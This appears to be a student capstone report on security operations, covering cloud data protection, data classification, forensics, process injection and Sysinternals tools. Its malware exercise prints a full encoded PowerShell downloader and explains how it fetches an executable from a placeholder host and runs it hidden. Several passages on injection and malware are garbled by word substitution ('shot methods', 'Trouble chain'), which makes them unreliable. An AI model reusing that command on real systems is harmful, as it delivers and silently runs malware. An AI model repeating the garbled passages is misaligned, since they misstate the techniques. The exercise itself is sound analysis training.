**Capstone Project**

**By**

**Anuj Singh Mauryavanshi**

**Summary:**

You are an Information security officer of a company. You are the sole person responsible for the security of the company. You have to take care of the people, processes, and tools.

1. **How are you going to keep secure data in the cloud? In which way will you transform the data?**

* Encryption is a key part of cloud security. It transforms data into an unreadable format before storing and transferring it to the cloud. Without an encryption key, attackers can't read the content.

**Here are some other ways to keep data secure in the cloud:**

* Choose a reliable cloud provider
* Use strong passwords and multi-factor authentication
* Create local backups
* Apply rigid access controls
* Use anti-malware tools
* Monitor and audit your data
* Educate and train your users
* Establish employee training programs

1. **Do you prefer public cloud, private cloud, and hybrid cloud?**

* Public cloud, if your requirement is scalability for managing non-critical data at a reasonable price. Private cloud, if security is your major concern for the critical data you are operating and the cost is not an issue. Hybrid cloud model, if you want the best of both private and public cloud.

1. **How are you going to classify data?**

* Depending on the sensitivity of the data an organization holds, there needs to be data classification levels to determine elements including who has access to that data and how long the data needs to be retained.
* Typically, there are four classifications for data: public, internal-only, confidential, and restricted. Let’s look at examples for each of those.

**Public Data**

* This type of data is freely accessible to the public (i.e. all employees/company personnel). It can be freely used, reused, and redistributed without repercussions. An example might be first and last names, job descriptions, or press releases.

**Internal-only Data**

* This type of data is strictly accessible to internal company personnel or internal employees who are granted access. This might include internal-only memos or other communications, business plans, etc.

**Confidential Data**

* Access to confidential data requires specific authorization and/or clearance. Types of confidential data might include Social Security numbers, cardholder data, M&A documents, and more. Usually, confidential data is protected by laws like HIPAA and the PCI DSS.

**Restricted Data**

* Restricted data includes data that, if compromised or accessed without authorization, which could lead to criminal charges and massive legal fines or cause irreparable damage to the company. Examples of restricted data might include proprietary information or research and data protected by state and federal regulations.

1. **You have asked a forensic analyst to do an investigation. It appears that the user attempted to erase data. After that, the analyst wanted to store data on the hard drive.**
   1. **Will you allow it? Why?**
   2. **What analysis did the user want to do?**


* In a situation where a user has actually tried to remove information, a forensic expert would normally adhere to a methodical technique to discover the level of the elimination, recoup as much appropriate information as feasible and also evaluate the situations bordering the occurrence.
* Whether the forensic expert to store data on the hard disk drive relies on the particular situations and also the well-known forensic methods. Generally, forensic finest techniques determine that private investigators must stay clear of customizing the initial proof whenever feasible. Saving added information on the hard disk drive can possibly overwrite existing information or present artifacts that could make complex the evaluation.
* If there is a requirement to store data, forensic experts generally make use of write-protected gadgets or develop forensic duplicates (pictures) of the initial storage space media. These duplicates are made in such a way that protects the initial state of the proof while permitting evaluation on a different, duplicated variation of the information.

**The user in this context refers to the forensic analyst. The forensic analyst's primary goal would be to conduct a thorough analysis of the digital evidence related to the suspected data erasure.**

* **Data Recovery and Reconstruction:** To recover deleted or erased data and reconstruct files or information that may have been intentionally removed.
* **Timeline Analysis**: To create a chronological timeline of events leading up to and following the data erasure attempt, providing insights into the user's activities.
* **Attribution and Intent Analysis:** To determine who may have performed the data erasure and to understand the possible motives or intentions behind the act.
* **Anti-Forensic Techniques:** To identify any anti-forensic methods employed by the user to hinder the investigation and counteract those techniques.
* **Documentation:** To thoroughly document all findings, actions taken, and methods used during the forensic analysis. This documentation is crucial for creating a clear and detailed report.

1. **Understand the below-encrypted data:**

* powershell.exe -NoP -Exec Bypass –EC JABpAG4AcwB0AGEAbgBjAGUAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEEAYwB0AGkAdg BhAHQAbwByAF0AOgA6AEMAcgBlAGEAdABlAEkAbgBzAHQAYQBuAGMAZQAoACIAUwB5 AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACIAKQA7AA0ACgAkAG 0AZQB0AGgAbwBkACAAPQAgAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMA bABpAGUAbgB0AF0ALgBHAGUAdABNAGUAdABoAG8AZABzACgAKQA7AA0ACgBmAG8Ac gBlAGEAYwBoACgAJABtACAAaQBuACAAJABtAGUAdABoAG8AZAApAHsADQAKAA0ACgAg ACAAaQBmACgAJABtAC4ATgBhAG0AZQAgAC0AZQBxACAAIgBEAG8AdwBuAGwAbwBhAG QARABhAHQAYQAiACkAewANAAoAIAAgACAAIAAgAHQAcgB5AHsADQAKACAAIAAgACAAI AAkAHUAcgBpACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAu AFUAcgBpACgAIgBoAHQAdABwADoALwAvAGIAYQBkAHcAZQBiAHMAaQB0AGUALgBjAG8 AbQAvAHgAYQBwAF8AMQAwADIAYgAtAEEAWgAxAC8ANwAwADQAZQAuAHAAaABwAD8A bAA9AHoAeQB0AGUAYgA0AC4AZwBhAHMAIgApAA0ACgAgACAAIAAgACAAJAByAGUAcw BwAG8AbgBzAGUAIAA9ACAAJABtAC4ASQBuAHYAbwBrAGUAKAAkAGkAbgBzAHQAYQBu AGMAZQAsACAAKAAkAHUAcgBpACkAKQA7AA0ACgANAAoAIAAgACAAIAAgACQAcABhAH QAaAAgAD0AIABbAFMAeQBzAHQAZQBtAC4ARQBuAHYAaQByAG8AbgBtAGUAbgB0AF0A OgA6AEcAZQB0AEYAbwBsAGQAZQByAFAAYQB0AGgAKAAiAEMAbwBtAG0AbwBuAEEAcA BwAGwAaQBjAGEAdABpAG8AbgBEAGEAdABhACIAKQAgACsAIAAiAFwAXABIAFMAVABIA GoAbgBoAGMALgBlAHgAZQAiADsADQAKACAAIAAgACAAIABbAFMAeQBzAHQAZQBtAC 4ASQBPAC4ARgBpAGwAZQBdADoAOgBXAHIAaQB0AGUAQQBsAGwAQgB5AHQAZQBzAC gAJABwAGEAdABoACwAIAAkAHIAZQBzAHAAbwBuAHMAZQApADsADQAKAA0ACgAgACA AIAAgACAAJABjAGwAcwBpAGQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAEcAdQB pAGQAIAAnAEMAMAA4AEEARgBEADkAMAAtAEYAMgBBADEALQAxADEARAAxAC0AOAA0 ADUANQAtADAAMABBADAAQwA5ADEARgAzADgAOAAwACcADQAKACAAIAAgACAAIAAk AHQAeQBwAGUAIAA9ACAAWwBUAHkAcABlAF0AOgA6AEcAZQB0AFQAeQBwAGUARgByA G8AbQBDAEwAUwBJAEQAKAAkAGMAbABzAGkAZAApAA0ACgAgACAAIAAgACAAJABvAGI AagBlAGMAdAAgAD0AIABbAEEAYwB0AGkAdgBhAHQAbwByAF0AOgA6AEMAcgBlAGEAdA BlAEkAbgBzAHQAYQBuAGMAZQAoACQAdAB5AHAAZQApAA0ACgAgACAAIAAgACAAJABv AGIAagBlAGMAdAAuAEQAbwBjAHUAbQBlAG4AdAAuAEEAcABwAGwAaQBjAGEAdABpAG8 AbgAuAFMAaABlAGwAbABFAHgAZQBjAHUAdABlACgAJABwAGEAdABoACwAJABuAHUAbA AsACAAJABuAHUAbAAsACAAJABuAHUAbAAsADAAKQANAAoADQAKACAAIAAgACAAIAB9 AGMAYQB0AGMAaAB7AH0ADQAKACAAIAAgACAAIAANAAoAIAAgAH0ADQAKAH0ADQAK AA0ACgBFAHgAaQB0ADsA"
  + **What encoding mechanism is used here?**
  + **Please provide a screenshot of this encoded script**
* The given encrypted data is encoded using Base64, a method that transforms binary data into an ASCII string format. This encoding scheme is widely utilized for representing binary files or data within text-based protocols. Its purpose is to facilitate secure transmission over channels that primarily handle text, such as email or HTTP.



**Please decode this blob and answer the following:**

* 1. What is the URL this script attempts to access?
  2. What is the name of the file it tries to save on the system?
  3. Which folder location is this script dedicated to?
  4. What is the ShellExecute Method?

1. URL this script attempts to access: <http://badwebsite.com/xap_102b-AZ1/704e.php?l=zyteb4.gas>
2. The script attempts to save the file as "HSTHjnhc.exe" in the Common Application Data folder.
3. The script is dedicated to the Common Application Data folder, as specified by [System.Environment]::GetFolderPath("CommonApplicationData").
4. The ShellExecute method is used to launch the saved executable file ("HSTHjnhc.exe") with parameters like file path, null values for other parameters, and a show command of 0 (SW\_HIDE) to hide the window during execution. This method is typically used to execute commands or open files through the default shell associated with the specified file type.

**Exercise 2**

* **Please conduct research and answer the following questions:**

**Questions:**

**1. What is process injection? What malware variants use this injection technique?**

**2. Please specify at least four different memory injection methods and describe each one in detail.**

* Process injection is a technique of running malicious code in the address space of separate processes. After the malicious code is injected into a legitimate process, attackers can access legitimate processes' resources such as process memory, system/network resources, and elevated privileges.
* Since malicious code execution is masked under the legitimate process, the attackers’ action may evade detection. If the legitimate process has administrative privileges in the victim system, attackers may execute their malicious code as administrators of the victim system.

**Malware Variants Utilizing Shot Strategies:**

**Several malware variants utilize process injection as part of their attack strategy**

* **Zeus (Zbot**): A well known financial Trojan that makes use of different shot methods to endanger internet browser procedures as well as swipe delicate details such as login qualifications.
* **Conficker**: A worm that utilizes procedure shot to conceal its visibility together with download extra destructive hauls.
* **TrickBot**: A financial Trojan that frequently makes use of shot methods to infuse harmful code right into reputable Windows procedures.
* **Emotet**: Initially a financial Trojan Emotet advanced right into a functional malware that utilizes shot techniques to supply various other hauls, such as TrickBot as well as Ryuk ransomware.
* **Dridex**: A financial Trojan recognized for infusing destructive code right into the address area of legit procedures to prevent discovery.


**2. Please specify at least four different memory injection methods and describe each one in detail.**

1. An in-memory attack does not rely on a file written to disk. It lives in a computer’s RAM, which we call ‘volatile memory’. This means the malicious content is removed once the computer is rebooted.
2. The reason why attackers are trying to avoid files being written to disk is that most widely-used security software programs (such as anti-virus) concentrate their efforts on inspecting artefacts written to disk.
3. As a result, these tools are proficient at detecting malicious files and preventing them from infecting a computer.
4. By contrast, in-memory attacks are more sophisticated and bypass anti-virus software and forensics. For an attacker wanting to remain undetected, it’s currently the best way to evade defenses.

**Memory Injection Techniques**

**There are numerous types of Memory injection techniques – we going to talk about below five.**

1. **Shellcode Injection -** Shellcode is a small piece of code that – when used as a payload – injects malicious code into a running application. In this case, it is used to launch PowerShell, which is regularly used in attempts to execute in-memory attacks.



* Although the PowerShell command here is benign, it could also have been appended with malicious arguments to try and launch an exploit on the target system.

1. **Reflective DLL Injection -** Normally, loading a DLL in Windows calls the function LoadLibrary. It takes the path of the file and executes its functions without requiring too much from the user. It requires the DLL to be on disk and will enumerate the DLL with the process.

* However, there is a stealthier method called reflective DLL injection, in which the contents of a DLL can be loaded in memory.
* This requires the usage of a custom loader, as LoadLibrary cannot be used. So, when the contents of the DLL is loaded into memory, the execution will pass to the embedded code (bootstrapper code), which will emulate the tasks carried out by LoadLibrary (such as mapping the variable memory) and execute the reflectively loaded functions, as seen below.


1. **Process Hollowing –**

Process Hollowing - This technique starts a legitimate process whose sole purpose is to be a container for malicious code. It delivers the process in a “suspended” state, then rewrites the content with the required code in memory, and continues to execution.

* Dridex – the infamous banking malware – and many of its variants use process hollowing to gain initial footholds on machines. Using Dridex as an example for process hollowing, this type of malware typically follows this sequence:
  1. A phishing email with an embedded macro is opened (demonstrating yet again that people are inadvertently the weakest link in an organization);
  2. Malicious content is downloaded from the URL;
  3. Process hollowing extracts the unpacked version of the exploit into memory, which will then run;
  4. The malware now has a foothold and will snoop on users, waiting for credentials to be entered. It can also upload files, execute files, and inject itself into browser processes to monitor information.

1. **Atom Bombing -** Assailants as most of us recognize never ever hinge on their laurels. They consistently transform methods to prevent discovery.

* As procedure hollowing has actually ended up being extra connected with Dridex its writers have actually tried to find brand-new methods to implement its malware-- creating a strategy called Atom Bombing.
* Atom Bombing is a manipulate where aggressors compose harmful code right into Windows' atom tables, after that require a reputable program to get the code from the table.
* For Dridex, this implied: a harmful barrier was contacted an atom table; unbalanced treatment phone call (APC) was utilized to arrange the target procedure to recover the obstacle together with area it right into read-write memory; a return-oriented programs (Trouble) chain replicated the barrier right into RWX memory, where it after that implemented.




1. **Inline Hooking -** Inline hooking is just what it sounds like – modifying memory ‘inline’ to ‘hook’ functions and redirect execution.

* It often involves modifying the first few instructions to move execution flow to the malicious code, which will then re-route to the legitimate call.

**Exercise 3 -**


1. **Please research Sysinternal tools and specify at least three tools you can use to analyze a binary file (or a malware binary file).**
2. **Please provide the tool name and a screenshot of the tool**
3. **Describe what information you could obtain by using each tool.**
4. **How would an analyst use each tool to understand what is done during the file's execution?**
5. **Are these tools used for dynamic or static binary file analysis?**

* Malware has become a huge threat to organizations across the globe. Something as simple as opening an email attachment can end up costing a company millions of dollars if the appropriate controls are not in place. Thankfully, there are a plethora of malware analysis tools to help curb these cyber threats.




**Process Hacker -** Process Hacker allows a malware analyst to see what processes are running on a device.

* This can be useful when detonating a piece of malware to see what new processes are created by the malware and where these are being run from on disk.
* Malware will often try to hide by copying itself to a new location and then renaming itself, Process Hacker will display this activity occurring making it easy to identify how the malware is attempting to hide.
* This tool is also useful for pulling information from the memory of a process. This means that if a piece of malware is detonated then Process Hacker can be used to inspect the memory for strings, the strings found in memory will often return useful information such as IP addresses, domains, and user agents that are being used by the malware.



